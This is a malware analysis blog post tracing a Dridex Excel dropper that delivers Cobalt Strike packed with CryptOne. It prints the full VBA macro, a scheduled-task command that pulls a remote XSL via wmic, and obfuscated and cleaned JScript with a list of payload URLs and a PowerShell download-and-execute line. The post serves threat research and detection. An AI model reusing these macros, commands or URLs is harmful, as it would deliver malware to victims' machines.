Skip the Middleman: Dridex Document to Cobalt Strike

malwarebookreports.com/cryptone-cobalt-strike/


muzi

July 1, 2021

On June 30th, Dridex Excel documents were observed downloading Cobalt Strike packed with the CryptOne packer – skipping the typical in-between step of downloading Dridex.

```
Filename: attachment_filenameUTF-8WO202825876.xlsb
MD5: 56d9a0db8defe0857dd4bb7c9af97ee2
SHA1: abf0d796220d5e8ba7a5cc3f5ed2421411a5fb56
SHA256: a0747e6e54af1fde0586add639282d26b5e22a0bb4e4cca5d362c6eb6f6f3ed4
```

Excel Document Dropper



SECURITY WARNING Macros have been disabled.

THIS DOCUMENT IS ENCRYPTED AND PROTECTED BY GlobalSign ®

FOLLOW THESE INSTRUCTIONS TO DECRYPT AND VIEW

1.If you are using Windows 7 and higher click **Enable Content** at the notification yellow bar.

OR

2.Use DecryptTool® from **https://shop.globalsign.com/en/document-signing**

IF YOU CANNOT DECRYPT THIS DOCUMENT

☑ Update GlobalSign software.


☑ Reinstall DecryptTool®

Figure 1: Excel Document Dropper

The Dridex document dropper was delivered via an xlsb attachment. When opened, it displays the above image, claiming that the document is encrypted and protected by GlobalSign® and prompts the user to ‘Enable Content’ to run malicious VBA macros.

Unlike many maldocs, the VBA contained in this Excel document is fairly straightforward. The VBA creates a scheduled task which executes 68 seconds from the time of running. The contents of the scheduled task are stored in the cells of the GlocalSign Protected sheet, which is the sheet that is displayed when the document is opened. The data in cell range


`BG63:EL175` are combined to form the scheduled task, stored in the `xAccounting3` variable. Next, the time is added to the scheduled task and then stored in the variable `xWKS`.



```
Function xMoveAndSize()
    Const xParamTypeWChar = 1
    Const xPaperCsheet = 0
    Set xScrollBar = CreateObject("Schedule.Service")
    Call xScrollBar.Connect
    Set xBarOfPie = xScrollBar.GetFolder(Chr(92))
    Set xFormula = xScrollBar.NewTask(0)
    Set xButtonOnly = xFormula.RegistrationInfo
    xButtonOnly.Description = "Start admin process at a certain time"
    xButtonOnly.Author = "Author Name"
    Set xDialogCustomizeToolbar = xFormula.Principal
    xDialogCustomizeToolbar.LogonType = 3
    Set xHAlignRight = xFormula.Settings
    xHAlignRight.Enabled = True
    xHAlignRight.StartWhenAvailable = True
    xHAlignRight.Hidden = False
    Set xExcel4 = xFormula.Triggers
    Set xHebrewMixedAuthorizedScript = xExcel4.Create(xParamTypeWChar)
    xDigitYears = DateAdd("s", 68, Now)
    xDialogCombination = xPaperEnvelope10(xDigitYears)
    xLastCell = DateAdd("n", 10, Now)
    xNone = xPaperEnvelope10(xLastCell)
    xMinimized = DateAdd("s", 300, Now)
    xHebrewMixedAuthorizedScript.StartBoundary = xDialogCombination
    xHebrewMixedAuthorizedScript.EndBoundary = xNone
    xHebrewMixedAuthorizedScript.ExecutionTimeLimit = "PT5M"
    xHebrewMixedAuthorizedScript.ID = "TimeTriggerId"
    xHebrewMixedAuthorizedScript.Enabled = True
    Set xSortValues = xFormula.Actions.Create(ActionTypeExec)
    xSortValues.Path = "schtasks"
    For Each Cell In ActiveWorkbook.Sheets("GlocalSign Protected").Range("BG63:EL175")
        If Cell.Value > 0 Then
            xAccounting3 = xAccounting3 & Chr(Cell.Value)
        End If
    Next Cell
    xWKS = xAccounting3 & Format(xMinimized, "hh:mm")
        Debug.Print xWKS
    xSortValues.Arguments = xWKS
    Call xBarOfPie.RegisterTaskDefinition("xVeryHidden", xFormula, 6, , , 3)
End Function
```

Figure 2: VBA Macro

The author was also nice enough to include the `Debug.Print xWKs` statement, which prints out the scheduled task that is created. The scheduled task abuses a living off the land technique called WMIC Remote XSL JScript Execution.




```
/create /TN xRangeAutoFormatReport4 /NP /SC once  /TR "wmic os get /format:\"https://weieditora.com.br/loja/wp-includes/sodium_compat/src/Core/FNzCMeQWqRMmewW.php?xErrorBarIncludeNone=.xsl\"" /ST 13:56
```

Figure 3: Scheduled Task Created by VBA Macro

XSL Second Stage


```
Filename: FNzCMeQWqRMmewW.xsl
MD5: a5c64d06c553216741e1441a26a9f44b
SHA-1: 218bd229168f6da1821128548a455798b77089ff
SHA-256: 09ffc962612f1d28e72b59b9a2c7c8f24aa058a3198c80a9d3180445870c3e88
```

The next stage, an XSL file, is executed via the command `wmic os get /format:\"<link_to_malicious_xsl>"` from the scheduled task previously mentioned. The XSL file contains multiple blocks of JScript which are obfuscated. These code blocks, while obfuscated, give away some hints that allow for an educated guess as to what the goal of the code is.



```
<?xml version='1.0'?>
<stylesheet
xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
xmlns:user="placeholder"
version="1.0">
<ms:script implements-prefix="user" language="JScript">
<![CDATA[
function algrrprvdmpgvbrh(wnjg_gpet_cwct){
var oloru_nmnthverv = ["savetofile","hgzkbx_n_hoonlyf","pefy_hlutmkbts","jyfotztxodxnvg","ftftvpynyzksolx","ztztxtwnqraack","itcffozw_fzaem_j","ehrza
ggpfzyb","ijkdts_agavbpkoo","xwavvl_eegkxdvz","cfuiegaoklljdiqt","bkoavg_rsvzrchz",]
return(oloru_nmnthverv[wnjg_gpet_cwct]);}
]]>
</ms:script>
<ms:script implements-prefix="user" language="JScript">
<![CDATA[
function pstqsanpuklapoi(feevjzbxetrxlm)
{var egrgzthrbvb_bs = new Date().getTime();
while (egrgzthrbvb_bs + feevjzbxetrxlm >= new Date().getTime()){}}
]]> </ms:script>
<ms:script implements-prefix="user" language="JScript">
<![CDATA[
pstqsanpuklapoi(4582)
function wap_zypyn_gvru(ri_x_ocl_zinkwtu)
{return new ActiveXObject(ri_x_ocl_zinkwtu)};
]]>
</ms:script>
<ms:script implements-prefix="user" language="JScript">
<![CDATA[
var  zyalpyuauvojieqf = ['https://essobmedida.com.br/wp-content/plugins/elementor/modules/admin-bar/5df8uNqGX87w.php', 'https://www.playmotojalisco.c
om/wp-content/plugins/yith-woocommerce-wishlist/includes/data-stores/5H99AkSE5ER.php', 'https://vargasfarias.com.br/wp-content/plugins/contact-form-7
/includes/block-editor/DkH2zjlJSYo.php', 'https://rameradvogados.com.br/wp-content/plugins/scand-easy-ga-toolkit/includes/css/ofkrQaRal4JoW.php', 'ht
tps://iimworld.com/documentation/LAYERSLIDER/layerslider/skins/borderlessdark/DejAAm1s.php', 'https://urbandancecity.com/wp-content/plugins/woocommer
ce/includes/abstracts/p0wMBt0LKUqDz.php', 'https://wealthyhouse-style.com/wp-content/themes/pipdig-hollyandweave/inc/chunks/jieQe8lw.php']
var mupzdvdemwxuig = ["l","l","e","h","s"].reverse().join("");
]]>
</ms:script>
<ms:script implements-prefix="user" language="JScript">
<![CDATA[
var krqacocmxuotdc = "wscript.".concat(mupzdvdemwxuig);
```

Figure 4: Snippet of XSL File Containing JScript




```
<ms:script implements-prefix="user" language="JScript">
<![CDATA[

var inpearydgyoblxvo = zyalpyuauvojieqf.length;
for (var i = 0; i < inpearydgyoblxvo; i++)
try{
var h_jv_n__a_vxnk = j_spnafaaaai_z().concat(["e","x","e","."].reverse().join(""));
objWShell = new ActiveXObject("Wscript.Shell")
appData = objWShell.expandEnvironmentStrings("%APPDATA%")
var t_k__perhncsfy =  appData.concat("/".concat(h_jv_n__a_vxnk))
command = ["powershell -ExecutionPolicy Bypass -windowstyle hidden [Net.ServicePointManager]::SecurityProtocol = 'tls12';$fname = '", h_jv_n__a_vxnk,
"';$a = New-Object System.Net.WebClient;$a.Headers['User-Agent']='charris4ever';$name = -join([Environment]::GetFolderPath('ApplicationData'), '/',$f
name);IEX($a.DownloadFile('",zyalpyuauvojieqf[i],"', $name))"].join("")
jmwdurtd_l_n_s(command)
var fso = new ActiveXObject("Scripting.FileSystemObject")
pstqsanpuklapoi(15000)
exists = fso.FileExists(t_k__perhncsfy)
size = fso.GetFile(t_k__perhncsfy).size
if (exists && size > 100000 ) {
jmwdurtd_l_n_s(t_k__perhncsfy)
break
}}
catch(err){}
```

Figure 5: Snippet of XSL File Containing PowerShell Command

Based on the code snippets above, it can be inferred that the main goal of the included JScript inside the XSL file is to download and execute a payload from one of the URLs in the array `zyalpyuauvojieqf` using PowerShell. Once this obfuscated code is deobfuscated/cleaned up, it is very straightforward. The code downloads and executes a payload from the current User’s `%APPDATA%` directory.



```
function return_value_from_array(data_array_index){
var data_array = ["savetofile","hgzkbx_n_hoonlyf","pefy_hlutmkbts","jyfotztxodxnvg","ftftvpynyzksolx","ztztxtwnqraack","itcffozw_fzaem_j","ehrzaggpfzyb
","ijkdts_agavbpkoo","xwavvl_eegkxdvz","cfuiegaoklljdiqt","bkoavg_rsvzrchz",]
return(data_array[data_array_index]);}

function sleep(sleep_time)
{var current_time = new Date().getTime();
while (current_time + sleep_time >= new Date().getTime()){}}

sleep(4582)
function Create_ActiveX_Object(ri_x_ocl_zinkwtu)
{return new ActiveXObject(ri_x_ocl_zinkwtu)};

var  domain_array = ['https://essobmedida.com.br/wp-content/plugins/elementor/modules/admin-bar/5df8uNqGX87w.php', 'https://www.playmotojalisco.com/
wp-content/plugins/yith-woocommerce-wishlist/includes/data-stores/5H99AkSE5ER.php', 'https://vargasfarias.com.br/wp-content/plugins/contact-form-7/
includes/block-editor/DkH2zjlJSYo.php', 'https://rameradvogados.com.br/wp-content/plugins/scand-easy-ga-toolkit/includes/css/ofkrQaRal4JoW.php',
'https://iimworld.com/documentation/LAYERSLIDER/layerslider/skins/borderlessdark/DejAAm1s.php', 'https://urbandancecity.com/wp-content/plugins/
woocommerce/includes/abstracts/p0wMBt0LKUqDz.php', 'https://wealthyhouse-style.com/wp-content/themes/pipdig-hollyandweave/inc/chunks/jieQe8lw.php']
var shell = "shell"

var wscript_shell = "wscript.".concat(shell);

function wscript_shell_execute(rg_sbtpcuylctxv)
{var wscript_shell_activex_object = new Create_ActiveX_Object(wscript_shell)
with (wscript_shell_activex_object){
run(rg_sbtpcuylctxv, 0)}}

function generate_random_filename()
{return Math.random().toString(36).substr(2, 5);};

var domain_array_length = domain_array.length;
for (var i = 0; i < domain_array_length; i++)
try{
var exe_name = generate_random_filename().concat(["e","x","e","."].reverse().join(""));
objWShell = new ActiveXObject("Wscript.Shell")
appData = objWShell.expandEnvironmentStrings("%APPDATA%")
var exe_path =  appData.concat("/".concat(exe_name))
command = ["powershell -ExecutionPolicy Bypass -windowstyle hidden [Net.ServicePointManager]::SecurityProtocol = 'tls12';$fname = '", exe_name,"';$a =
New-Object System.Net.WebClient;$a.Headers['User-Agent']='charris4ever';$name = -join([Environment]::GetFolderPath('ApplicationData'),
'/',$fname);IEX($a.DownloadFile('",domain_array[i],"', $name))"].join("")
wscript_shell_execute(command)
var fso = new ActiveXObject("Scripting.FileSystemObject")
sleep(15000)
exists = fso.FileExists(exe_path)
size = fso.GetFile(exe_path).size
if (exists && size > 100000 ) {
wscript_shell_execute(exe_path)
break
}}
catch(err){}
```


Figure 6: Deobfuscated/cleaned XSL File

Third Stage: Dridex… Wait, Actually Cobalt Strike

```
Filename: 5H99AkSE5ER.php
MD5: 2680d519097273ace671daf7ac0f9e8d
SHA1: 6af97623ce61dee9f2d6331eb113e2c16831d00f
SHA256: c5b39009be422e89c793241831efd12c6827de20a56b71783d4fd80db9409910
```

Over the last couple of weeks, the Excel maldoc above has been observed delivering Dridex as the third stage payload. In this case, it appears that rather than download Dridex, the actors behind this campaign (TA575, which runs botnet 22201) have decided to go straight to dropping Cobalt Strike. This decision was likely made in order to get initial access into the hands of ransomware groups even faster.

When opened in PE studio, this executable appears to be packed. There are a few extra PE sections, entropy is relatively high at 7.096 and the strings don’t provide much information. Diving into Ghidra and the disassembled code, one routine in particular stood out:




```
    GetEnhMetaFileBits((HENHMETAFILE)0x0,0,(LPBYTE)0x0);
    DVar1 = GetLastError();
    if (DVar1 == 6) {
      LVar2 = RegOpenKeyA((HKEY)(DAT_00452134 + -0x20),&DAT_004521b4,(PHKEY)&DAT_004538bc);
      if (LVar2 != 0) {
        do {
                    /* WARNING: Do nothing block with infinite loop */
        } while( true );
      }
    }
    else {
      LVar2 = 0;
    }
  }
  else {
    LVar2 = 0;
  }
  return LVar2;
}
```

Figure 7: CryptOne Packer Killswitch (RegKey Check)

